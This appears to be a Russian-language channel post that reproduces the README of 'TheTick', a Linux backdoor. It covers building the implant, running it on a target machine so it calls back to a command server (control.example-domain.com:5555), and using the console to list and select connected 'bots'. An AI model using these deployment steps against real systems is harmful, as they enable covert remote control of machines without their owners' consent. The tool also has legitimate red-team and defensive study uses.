TheTick – простой встроенный бэкдор Linux
Security
Сборка
TheTick зависит только от libcurl, поэтому убедитесь, что у вас есть соответствующий пакет разработки.
Например, в дистрибутивах на основе Debian вы должны сделать следующее:
sudo apt-get install libcurl-dev
Как только зависимости установлены, просто запустите makefile:
cd /usr/src
make clean
make
Установка (Скачать TheTick)
Получение стабильности бэкдора будет сильно зависеть от целевой платформы, и поэтому это не задокументировано.
На целевом компьютере запустите бинарный файл со следующими аргументами:
./ticksvc ADDR PORT
Где «ADDR» и «PORT» должны быть заменены IP-адресом и портом, которые будут слушать команды и консоль.
Порт по умолчанию – 5555.
Консоль управления и команд не требует установки, но может иметь неразрешенные зависимости.
Выполните следующую команду, чтобы убедиться, что все зависимости установлены правильно (обратите внимание, что для этого не требуется sudo):
pip install --upgrade -r requirements.txt
В большинстве сред рабочего стола Linux следующий файл «Tick.desktop» создаст значок, который вы можете дважды щелкнуть для запуска консоли:
[Desktop Entry]
Encoding=UTF-8
Value=1.0
Type=Application
Name=The Tick
GenericName=The Tick
Comment=An embedded Linux backdoor
Icon=/opt/thetick/doc/logo.png
Exec=/opt/thetick/tick.py
Terminal=true
Path=/opt/thetick/
Точное местоположение файла Tick.desktop может отличаться в разных дистрибутивах Linux, но обычно его размещение на рабочем столе должно работать.
Обязательно отредактируйте путь к тому месту, куда вы скачали The Tick (/opt/thetick в приведенном выше примере).
Использование
Чтобы запустить двоичный файл бэкдора на целевой платформе, задайте имя хоста и порт сервера управления в качестве параметров командной строки.
Например:
./ticksvc control.example-domain.com 5555
На сервере управления вы можете запустить консоль внутри экземпляра экрана GNU или аналогичного:
sudo apt-get install screen
screen -S thetick ./thetick.py
Таким образом, вы можете отсоединиться от консоли, нажав Control + A, а затем D.
Вы можете вернуться к консоли позже:
screen -r thetick
Консоль сообщит вам, когда к ней подключится новый бот.
Используйте команду «bots», чтобы показать подключенных в данный момент ботов, а команда «use» выберет бота для работы.
Команда «help» показывает руководство пользователя.
Конец

⚡️ Канал - ссылка
📺 YouTube - ссылка